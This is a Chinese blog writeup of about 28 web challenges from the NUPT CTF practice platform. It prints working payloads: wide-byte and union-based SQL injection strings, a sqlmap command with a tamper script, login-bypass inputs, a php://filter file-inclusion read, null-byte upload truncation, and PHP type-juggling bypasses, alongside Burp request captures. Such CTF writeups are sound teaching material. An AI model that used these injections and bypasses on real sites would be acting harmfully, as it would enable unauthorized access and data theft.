

mysql 南邮ctf_南邮CTF平台WEB题writeup

原创

weixin_39596739 于 2021-02-07 15:50:16 发布 137 收藏

文章标签: mysql 南邮ctf

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_39596739/article/details/113912686

版权

<https://cgctf.nuptsast.com/login>

1. 签到题

F12查看网页源代码就有flag

2. md5 collision

附上题目给的源代码

```
md51 = md5('QNKCDZO');  
$a = @$_GET['a'];  
$md52 = @md5($a);  
  
if(isset($a)){  
  
if ($a != 'QNKCDZO' && $md51 == $md52) {  
  
echo "nctf{*****};  
}  
else {  
  
echo "false!!!";  
}  
  
else{echo "please input a";}  
}
```

这道题要求的是用GET方式提交一个变量a, 如果a进行md5加密后能与QNKCDZO进行md5加密后的值相等, 则能得到flag

这道题用了php弱类型这个知识点, 附上网上的讲解

知识介绍：

php中有两种比较的符号 == 与 ===

```
| 1 | <?php $a = $b ;$a==$b ;  
| 2 | ?>
```

== 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较

== 在进行比较的时候，会先将字符串类型转化成相同，再比较

如果比较一个数字和字符串或者比较涉及到数字内容的字符串，则字符串会被转换成数值并且比较按照数值来进行

php不会严格检验传入的变量类型，也可以将变量自由的转换类型。

比如 在 \$a == \$b 的比较中

```
| 1 | $a = null; $b = false; //为真  
| 2 | $a = ''; $b = 0; //同样为真
```

另外，如果一个数值和字符串进行比较的时候，会将字符串转换成数值

```
| 1 | <?php var_dump("admin"==0); //true var_dump("1admin"==1); //true var_dump("admin1"==1) //false var_dump("admin1"==0) //true var_dump("0e123456"=="0e4456789"); //true ?>
```

1、观察上述代码，"admin"==0 比较的时候，会将admin转化成数值，强制转化。由于admin是字符串，转化的结果是0自然和0相等。

2、"1admin"==1 比较的时候会将1admin转化成数值结果为1，而"admin1"==1 却等于错误，也就是"admin1"被转化成了0。

3、"0e123456"=="0e4456789"相互比较的时候，会将0e这类字符串识别为科学技术法的数字，0的无论多少次方都是零，所以相等。

应当注意的是：当一个字符串欲当作一个数值来取值，其结果和类型如下：如果该字符串没有包含 ' '，'e'，'E'，并且其数值值在整形的范围之内 该字符串被当作int来取值，其他所有情况下都被作为float来取值，该字符串的开始部分决定了它的值，如果该字符串以合法的数值开始，则使用该数值，否则其值为0。

3.签到2

输入它说的内容，发现输入到一定长度的时候无法再输入，F12查看原代码，更改最大输入长度

4.这道题不是WEB

打开链接，F12无果，burp抓包无果，想到不是WEB又有张图片，于是保存下来，这是一道杂项题图片隐写，16进制编辑器打开末尾就有flag

5.层层递进

方法一：

F12查看网络项(NetWork)发现有个特别的404错误页面，查看网页源代码得到flag

来来来，听我讲个故事：

- 从前，我是一个好女孩，我喜欢上了一个男孩小A。
 - 有一天，我终于决定要和他表白了！话到嘴边，鼓起勇气...
 - 可是我却又害怕的后退了。。。

为什么?
为什么我这么懦弱?

最后，他居然向我表白了，好开森...说只要骗足够多的笨蛋来这里听这个蠢故事浪费时间，

他就同意和我交往！

谢谢你给出的一份支持！哇哈哈\(^o^)/！

```
<tr> == $0
▼<td>
<!-- Placed at the end of the document so the pages load faster -->
<!--
<script src=".//js/jquery-n.7.2.min.js"></script>
<script src=".//js/jquery-c.7.2.min.js"></script>
<script src=".//js/jquery-t.7.2.min.js"></script>
<script src=".//js/jquery-f.7.2.min.js"></script>
<script src=".//js/jquery-1.7.2.min.js"></script>
<script src=".//js/jquery-t.7.2.min.js"></script>
<script src=".//js/jquery-h.7.2.min.js"></script>
<script src=".//js/jquery-i.7.2.min.js"></script>
<script src=".//js/jquery-s.7.2.min.js"></script>
<script src=".//js/jquery-j.7.2.min.js"></script>
<script src=".//js/jquery-i.7.2.min.js"></script>
<script src=".//js/jquery-s.7.2.min.js"></script>
<script src=".//js/jquery-l.7.2.min.js"></script>
<script src=".//js/jquery-a.7.2.min.js"></script>
<script src=".//js/jquery-l.7.2.min.js"></script>
<script src=".//js/jquery-f.7.2.min.js"></script>
<script src=".//js/jquery-1.7.2.min.js"></script>
<script src=".//js/jquery-4.7.2.min.js"></script>
<script src=".//js/jquery-g.7.2.min.js"></script>
<script src=".//js/jquery-2.7.2.min.js"></script>
```

方法二：

F12查看源代码，发现链接里面有个网页，尝试访问



访问了过后继续查看源代码又有链接，一直访问，最后出现404.html，访问得到方法一那种效果图，F12查看源代码可得flag

6. AAencode


将代码放入控制台执行可得flag



7. 单身二十年

点开链接，进入页面说这个页面永远不可能有flag，F12和burp抓包都没有结果，考虑上一个页面，F12查看元素，发现它说访问链接可以得到flag

[到这里找key](#)



The screenshot shows the Chrome DevTools Elements tab. The page's HTML structure is displayed:

```
<html>
  <head>...</head>
  ...<body> == $0
    <a href='./search_key.php'>到这里找key</a>
  </body>
</html>
```

The link [到这里找key](#) is highlighted with a red box.

于是在网页中访问，发现每一次访问都自动跳转到那个永远没有flag得页面，这种情况就使用burp抓包，发送到repeater，在地址栏添加内容如下，得到flag

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x 4 x 5 x 6 x 7 x ...

Go Cancel < | > | ? Target: http://chinalover.sinaapp.com

Request

Raw Params Headers Hex

```
GET /web8/search_key.php HTTP/1.1
Host: chinalover.sinaapp.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/63.0.3239.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie:
_guid=253216347.4214636295907260000.1567419995780.76;
monitor_count=71
Connection: close
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 02 Sep 2019 12:07:54 GMT
Content-Type: text/html
Connection: close
Via: 10080
Content-Length: 100

<script>window.location=".//no_key_is_here_forever.php";
</script>
key is : nctf{yougotit_script_now}
```

?

Type a search term 0 matches

?

Type a search term 0 matches

Done 248 bytes | 71 millis

8.php decode

该题给的代码如下<?php

```
function CLsl($ZzvSWE) {
    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));
    for ($i = 0; $i < strlen($ZzvSWE); $i++) {
        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);
    }
    return $ZzvSWE;
}
eval(CLsl("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkpek1GdVZhQnJSSZq5aUlGNQBAA=="));
?>
```

这道题直接将代码写出来运行看吧，把eval改为echo，得到flag

phpinfo(); flag:nctf{gzip_base64_hhhhhh}

9.文件包含

都说了文件包含，，，进入后发现?file=show.php, , , , , 就直接使用php伪协议
(php://filter/read=convert.base64-encode/resource=index.php)读index.php吧，得到base64加密后得源码，解码后得到flag

10.单身一百年也没用

这些题目名字真牛逼。。。

和单身20年一样的做法。。。。

The screenshot shows the Burp Suite Professional interface with the following details:

Request Tab: Target: http://chinalover.sinaapp.com

Request Content (Raw):

```
GET /web9/index.php HTTP/1.1
Host: chinalover.sinaapp.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/63.0.3239.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie:
__guid=253216347.4214636295907260000.1567419995780.76;
monitor_count=78
If-Modified-Since: Tue, 23 Apr 2019 20:12:09 GMT
Connection: close
```

Response Tab: Target: http://chinalover.sinaapp.com

Response Content (Raw):

```
HTTP/1.1 302 Found
Server: nginx
Date: Mon, 02 Sep 2019 12:33:10 GMT
Content-Type: text/html
Content-Length: 0
Connection: close
flag: hctf(this_is_302_redirect)
Location: http://chinalover.sinaapp.com/web8/no_key_is_here_forever.php
Via: 100167
```

At the bottom of the interface, there are search bars and status indicators: "Type a search term" (0 matches), "Done", and "257 bytes | 83 millis".

11.COOKIE

burp抓包，发现cookie:Login=0 改为1，得到flag

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × 10 × ...

Go Cancel < | > | ? Target: http://chinalover.sinaapp.com

Request

Raw Params Headers Hex

```
GET /web10/index.php HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr,
/*
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
Trident/7.0; rv:11.0) like Gecko
Host: chinalover.sinaapp.com
Pragma: no-cache
Cookie: Login=1
Connection: close
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 02 Sep 2019 12:45:37 GMT
Content-Type: text/html
Connection: close
Via: 100167
Content-Length: 43

flag:ncrf{cookie_is_different_from_session}
```

?

Type a search term 0 matches

?

Type a search term 0 matches

Done 191 bytes | 112 millis

12.MYSQL

它说存在一个robots.txt,于是访问一下得到

别太开心，flag不在这，这个文件的用途你看完了？
在CTF比赛中，这个文件往往存放着提示信息

TIP:sql.php

```
<?php
if($_GET[id]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT, SAE_MYSQL_USER, SAE_MYSQL_PASS);
    mysql_select_db(SAE_MYSQL_DB);
    $id = intval($_GET[id]);
    $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
    if ($_GET[id]==1024) {
        echo "<p>no! try again</p>";
    }
    else{
        echo($query[content]);
    }
}
?>
```

查了一下intval函数的作用：获取变量的整数值，也就是21.2=21 32.5=32

根据提示访问sql.php，它说id=1024时返回错误，然而其它值的时候没有回显，于是考虑flag就在1024里面，想到有个intval函数，于是可以让id=1024.2，得到flag

the flag is:nctf{query_in_mysql}

13.GBK Injection

这道题flag被吃了，每个表都没有flag

方法一：

题目都说了是宽字节注入，于是用%df来

利用order by判断出2才行，然后联合查询


```
select group_concat(schema_name) from information_schema.schemata
```

查询，获取所有数据库，一共两个



your sql:select id,title from news where id = '-1遁' union select 1,(select group_concat(schema_name) from information_schema.schemata)-- 'information_schema,sae-chinalover

然后爆表id=%df union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()



your sql:select id,title from news where id = '-1遁' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()
--
ctf,ctf2,ctf3,ctf4,gbksqli,news

然后爆字段，具体的表名应该进行16进制编码才行

方法二：

用sqlmap跑，可以用上unmagicquotes.py脚本

```
C:\Users\Administrator\Desktop\sqlmap>python sqlmap.py -u "http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1" --tamper=unmagicquotes.py --dbs --batch
```

14./x00

```
附上给出的代码if (isset ($_GET['nctf'])) {  
  
if (@ereg ("^1-9]+$", $_GET['nctf']) === FALSE)  
echo '必须输入数字才行';  
  
else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)  
die('Flag: '.$flag);  
  
else  
  
echo '骚年，继续努力吧啊~';  
  
}
```

方法一：

根据代码可以得到以GET方式传入的参数nctf必须为数字并且需要包含字符串#biubiubiu, 如果赋值nctf为123#biubiubiu根据php弱类型自动转化为123, 所以这样使用%00截断, 构造?nctf=123%00%23biubiubiu, #必须url编码为%23, 这样又通过判断是数字, 又包含字符串

方法二:

如果传入是一个数组, 那么ereg会返回NULL, 故不等于FALSE, 所以绕过, strpos里面也是返回NULL, 所以NULL!==FALSE



Warning: strpos() expects parameter 1 to be string, array given in **web4/f5a14f5e6e3453b78cd73899bad98d53/index.php** on line 10
Flag: flag:nctf{use_00_to_jieduan}

15.bypass again

```
附上给的代码if (isset($_GET['a']) and isset($_GET['b'])) {  
if ($_GET['a'] != $_GET['b'])  
if (md5($_GET['a']) == md5($_GET['b']))  
die('Flag: '.$flag);  
  
else  
print 'Wrong.';  
}
```

值不一样但是md5加密后一样, 利用php弱类型, 传入的a和b进行md5加密后都是0x开头的



```
if (isset($_GET['a']) and isset($_GET['b'])) {  
if ($_GET['a'] != $_GET['b'])  
if (md5($_GET['a']) == md5($_GET['b']))  
die('Flag: '.$flag);  
else  
print 'Wrong.';  
}  
Flag: nctf{php_is_so_cool}
```

16.变量覆盖

它给了source.php, 于是访问得到源代码<?php if (\$_SERVER["REQUEST_METHOD"] == "POST") { ?>
extract(\$_POST);
if (\$pass == \$thepassword_123) { ?>

于是post这两个值相等就行

Hackbar ▾ X

Encryption Encoding

Load Split Run

http://chinalover.sinaapp.com/web18/

Enable Post data
pass=a&thepassword_123=a

Enable Referer

The Ducks

nctf{bian_liang_fu_gai!}

Password

source at /source.php

17.伪装者

构造X-Forwarded-For就行

18. 上传绕过

这道题上传一下发现是白名单，采用00截断上传

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://teamxlc.sinaapp.com:80 [220.181.136.41]

Forward Drop Intercept is on Action Comment this item  

Raw Params Headers Hex

```
POST /web5/21232f297a57a5a743894a0e4a801fc3/upload.php HTTP/1.1
Host: teamxlc.sinaapp.com
Content-Length: 120893
Cache-Control: max-age=0
Origin: http://teamxlc.sinaapp.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132
Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIJ9upFyROaJPe79c
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://teamxlc.sinaapp.com/web5/21232f297a57a5a743894a0e4a801fc3/index.html
Accept-Language: zh-CN,zh;q=0.9
Cookie: __guid=130531978.1439950429558966500.1567420589170.9905; monitor_count=17
Connection: close

----WebKitFormBoundaryIJ9upFyROaJPe79c
Content-Disposition: form-data; name="dir"

/uploads/2.php.jpg
----WebKitFormBoundaryIJ9upFyROaJPe79c
Content-Disposition: form-data; name="file"; filename="2.jpg"
Content-Type: image/jpeg

-----ExifII*Adobe Photoshop CS6 (Windows)Ducky-----ohttp://ns.adobe.com/xap/1.0/○<?xpacket begin="○"
id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.3-c011 66.145661,
2012/02/06-14:56:27" > <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description
rdf:about="" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/"
xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/"
xmpMM:OriginalDocumentID="xmp:did:C786FE22433EE511A31DACD60DFD804A"
xmpMM:DocumentID="xmp:did:DD4E66CF3F2011E5A882B3959C1E0920"
xmpMM:InstanceID="xmp:iid:DD4E66CE3F2011E5A882B3959C1E0920" xmp:CreatorTool="Adobe Photoshop CS6 (Windows)"
<xmpMM:DerivedFrom stRef:instanceID="xmp:iid:21C428EE753EE511A31DACD60DFD804A"
stRef:documentID="xmp:did:C786FE22433EE511A31DACD60DFD804A"/> </rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket
end="?">-----Adobe Photoshop CS6 (Windows)-----ohttp://ns.adobe.com/xap/1.0/○
```

成功上传得到flag

```
Array ( [0] => .jpg [1] => jpg ) Upload: 2.jpg
Type: image/jpeg
Size: 117.69140625 Kb
Stored in: ./uploads/8a9e5f6a7a789acb.phparray(4) { ["dirname"]=> string(9) "
恭喜你获得flag一枚:
flag:nctf{welcome_to_hacks_world}
```

19.SQL注入1

附上给的源代码

Secure Web Login

```
if($_POST[user] && $_POST[pass]) {

mysql_connect(SAE_MYSQL_HOST_M . ':' .
SAE_MYSQL_PORT, SAE_MYSQL_USER, SAE_MYSQL_PASS);

mysql_select_db(SAE_MYSQL_DB);

$user = trim($_POST[user]);

$pass = md5(trim($_POST[pass]));

$sql="select user from ctf where (user='".$user."'") and (pw='".$pass."'");

echo ".$sql;

$query = mysql_fetch_array(mysql_query($sql));

if($query[user]=="admin") {

echo "

Logged in! flag:*****"

};

}

if($query[user] != "admin") {

echo("

You are not admin!

");

}

echo $query[user];

?>
```

Source

这里面的if语句里面只判断了user是否为admin，已经给了sql语句，于是就闭合一下使用万能密码admin') #这样也注释掉了后面的pw部分

Secure Web Login

Logged in! flag:nctf{ni_ye_hui_sql?}

admin

Username: 提交

[Source](#)

20.pass check

附上给的代码

```
$pass=@$_POST['pass'];
```

```
$pass1=*****;//被隐藏起来的密码
```

```
if(isset($pass))
```

```
{
```

```
if(@!strcmp($pass,$pass1)){
```

```
echo "flag:nctf{*}";
```

```
}else{
```

```
echo "the pass is wrong!";
```

```
}
```


```
}else{
```

```
echo "please input pass!";
```

```
}
```

```
?>
```

第五行意思是如果POST的pass值和密码pass1相等则输出flag， strcmp函数比较两个字符串，如果相等则输出0，如果strcmp中比较的有数组则会返回NULL，而0和NULL在比较中相等，所以POST一个数组



21.起名字真难

附上题目给的源码

```
<?php
```

```

function noother_says_correct($number)
{
$one = ord('1');
$nine = ord('9');

for ($i = 0; $i < strlen($number); $i++)
{
$digit = ord($number{$i});

if ( ($digit >= $one) && ($digit <= $nine) )
{
return false;
}

}
}


return $number == '54975581388';
}

$flag=*****;


if(nother_says_correct($_GET['key']))
echo $flag;
else
echo 'access denied';
?>

```

这道题目的要求是输出的值是54975581388，但是每一位又不能是数字，于是考虑将该数字进行16进制编码



前面加上0x赋值给key



22.密码重置

首先修改用户名，发现不能修改，然后发现url里面有个user1=Y3RmdXNlcg==是个base64加密数据，解密发现就是ctfuser

请输入要进行 Base64 编码或解码的字符

Y3RmdXNlcg==

编码 (Encode)

解码 (Decode)

交换

(换)

Base64 编码或解码的结果:

ctfuser

于是将admin进行base64编码后插入到url中，最后F12修改不能修改那个内容为admin,得到flag

你的账号: admin
新密码:
验证码: 12341234
重置

flag is:nctf{reset_password_often_have_vuln}

你的账号: ctfuser
新密码:
验证码: 1234
重置

23.SQL Injection

F12中可以看到源代码

这道题提示了可以转义', 让'实体化

这道题应该让username=\\, 这样sql语句就变成了name=\\\\ AND pass=\\

加粗那对单引号闭合, 所以输入username=\\&password=or 1=1 %23(#), 万能密码登录

实际上sql语句: name='AND pass=' or 1=1 #(被注释)

24.综合题

打开题就发现一大页的jsfuck代码, 放入控制台运行一下得到一个网页

1bc29b36f623ba82aaf6724fd3b16718.php

于是访问一下, 挺秀。。。

哈哈哈哈哈哈你上当啦, 这里什么都没有, TIP在我脑袋里

于是抓包看看响应头, 发现tip

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcc@fosec.vn

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 3 x 4 x 5 x ...

Go Cancel < | > | ? Target: http://teamxlc.sinaapp.com

Request

Raw Params Headers Hex

```
GET /web3/b0b0ad119f425408fc3d45253137d33d/1bc29b36f623ba82a
af6724fd3b16718.php HTTP/1.1
Host: teamxlc.sinaapp.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/63.0.3239.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie:
__guid=130531978.1439950429558966500.1567420589170.9905
; monitor_count=30
Connection: close
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 03 Sep 2019 12:04:22 GMT
Content-Type: text/html
Connection: close
tip: history of bash
Via: 100142
Content-Length: 165

<html>
<meta http-equiv="Content-Type" content="text/html;
charset=UTF-8" />
<h1>ooooooooooooooooooooooTIPoooooooo</h1>
```

网上查询资料得知linux下的终端日志文件.bash_history，于是访问一下，得到flag压缩包文件下载解压可得flag

flag is:nctf{bash_history_means_what}

25.SQL注入2

```
if($_POST[user] && $_POST[pass]) {

mysql_connect(SAE_MYSQL_HOST_M . ':'.
SAE_MYSQL_PORT, SAE_MYSQL_USER, SAE_MYSQL_PASS);

mysql_select_db(SAE_MYSQL_DB);

$user = $_POST[user];

$pass = md5($_POST[pass]);

$query = @mysql_fetch_array(mysql_query("select pw from ctf where user='$user'"));

if (($query[pw]) && (!strcasecmp($pass, $query[pw]))) {

echo "

Logged in! Key: nctf{*****}

";
```

```

else {
echo("
Log in failure!
");
}
}

?>

```

这段代码的意思是要求用户输入的密码的md5值要和数据库中保存的密码相等，用户输入的密码的md5值我们可以控制，而数据库中保存的密码我们不知道，所以考虑修改数据库中保存的密码，也就是修改\$query，题目说了用union，所以user='union select md5(1) #'这样\$query值就为md5(1)，现在只需要将密码输入为1，它的md5值就和数据库中保存的密码\$query一致了

Secure Web Login II

Logged in! Key: ntcf{union_select_is_wtf}

[Source](#)

Secure Web Login II

Logged in! Key: ntcf{union_select_is_wtf}

[Source](#)

26. 密码重置2

F12在head里面找到管理员邮箱


```

<!DOCTYPE html>
<html>
***▼<head> == $0
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
<meta name="renderer" content="webkit">
<meta name="admin" content="admin@nuptzj.cn">
<meta name="editor" content="Vim">
<title>logic</title>
►<style type="text/css">...</style>
</head>

```

随便输入一个token试试

发现验证token的是submit.php文件



根据提示，用vi编辑器打开，然后非正常退出(可以用ctrl+Z),生成了一个.swp备份文件，submit.php的备份文件是.submit.php.swp(不要忘了最前面有个.)，访问一下

```

.....这一行是省略的代码.....
/*
如果登录邮箱地址不是管理员则 die()
数据库结构

-- 表的结构 `user`
--

CREATE TABLE IF NOT EXISTS `user` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `token` int(255) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=2 ;

-- 转存表中的数据 `user`
--

INSERT INTO `user` (`id`, `username`, `email`, `token`) VALUES
(1, '****不可见***', '***不可见***', 0);
*/
.....这一行是省略的代码.....
if(!empty($token)&&!empty($emailAddress)){
    if(strlen($token)!=10) die('fail');
    if($token=='0') die('fail');
    $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
    $r = mysql_query($sql) or die('db error');
    $r = mysql_fetch_assoc($r);
    $r = $r['num'];
    if($r>0){
        echo $flag;
    }else{
        echo "失败了呀";
    }
}

```

发现token长度要为10，并且值要为0，于是赋值0000000000

找回管理员密码

email:

token:

提交

得到


flag{nctf{thanks_to_cumt_bxs}}

27.file_get_contents

F12查看到一串代码

于是将file赋值为php:\input

然后POST参数meizijiu，得到flag



28.变量覆盖

附上代码

这段代码的意思是将key的值作为变量名，再将value的值赋值给它

于是构造name=meizijiu233

